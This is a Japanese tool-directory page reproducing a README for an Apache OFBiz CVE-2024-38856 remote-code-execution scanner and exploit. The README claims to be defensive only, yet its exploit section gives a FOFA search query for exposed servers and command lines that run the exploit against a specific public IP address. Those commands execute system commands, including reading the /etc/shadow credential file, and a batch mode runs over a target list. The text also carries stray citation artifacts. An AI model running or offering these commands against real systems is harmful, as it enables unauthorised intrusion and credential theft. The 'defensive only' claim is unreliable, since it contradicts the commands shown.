
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-38856-Apache-OFBiz — CVE-2024-38856: Apache OFBiz リモートコード実行スキャナー&エクスプロイト | Kitploit

ツール/GitHubGitHub/hex00-0x4/cve-2024-38856-apache-ofbiz
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミング
GitHubhex00-0x4/cve-2024-38856-apache-ofbiz

CVE-2024-38856-Apache-OFBiz

CVE-2024-38856: Apache OFBiz リモートコード実行スキャナー&エクスプロイト

リポジトリを見る
3461年前未レビュー
共有

CVE-2024-38856 — Apache OFBiz(リポジトリドキュメント)

リポジトリの目的: CVE-2024-38856(Apache OFBiz の不適切な認可 / 事前認証 RCE)に関する情報提供ドキュメント。
このリポジトリには武器化されたエクスプロイトコードは含まれていません。防御的な調査、パッチ適用の指針、検知、および安全なラボテストのみを目的としています。


概要

CVE-2024-38856 は、Apache OFBiz における不適切な認可の脆弱性です。特定のエンドポイントへの未認証アクセスを許可し、特定の条件下ではスクリーンレンダリングコードを実行できるため、影響を受けるシステム上でリモートコード実行につながる可能性があります。この問題は Apache OFBiz 18.12.15 で修正されました。18.12.14 以前のリリースが影響を受けます。 :contentReference[oaicite:0]{index=0}

重大度/影響: 複数のセキュリティベンダーおよび研究者がこの脆弱性をクリティカルと評価しています。脆弱なインスタンスでは未認証のリモートコード実行につながる可能性があり、実際の攻撃での活発な悪用試行も確認されています。管理者は、公開された OFBiz インスタンスを優先度の高い是正対象として扱う必要があります。 :contentReference[oaicite:1]{index=1}


影響を受けるバージョン

  • Apache OFBiz: 18.12.14 まで(つまり、<= 18.12.14 のすべてのリリースが脆弱と見なされます)。この問題は 18.12.15 で対処されました。アップグレードを推奨します。 :contentReference[oaicite:2]{index=2}

fofa : app="Apache_OFBiz" && port="8443"

スクリーンショット 2025-10-10 183057

エクスプロイト:

git clone https://github.com/Hex00-0x4/CVE-2024-38856-Apache-OFBiz.git

cd CVE-2024-38856-Apache-OFBiz

└─$ python3 apache_bang.py --target https://139.5.191.156 --port 8443 --exploit -c "whoami"

└─$ python3 apache_bang.py --target https://139.5.191.156 --port 8443 --exploit -c "ifconfig"

└─$ python3 apache_bang.py --target https://139.5.191.156 --port 8443 --exploit -c "ls"

└─$ python3 apache_bang.py --target https://139.5.191.156 --port 8443 --exploit -c "cat /etc/shodow"

スクリーンショット 2025-10-10 184101



─$ python3 apache_bang.py --file target.txt -c "ls"

スクリーンショット 2025-10-10 075018

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    389
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    333
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    330

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード



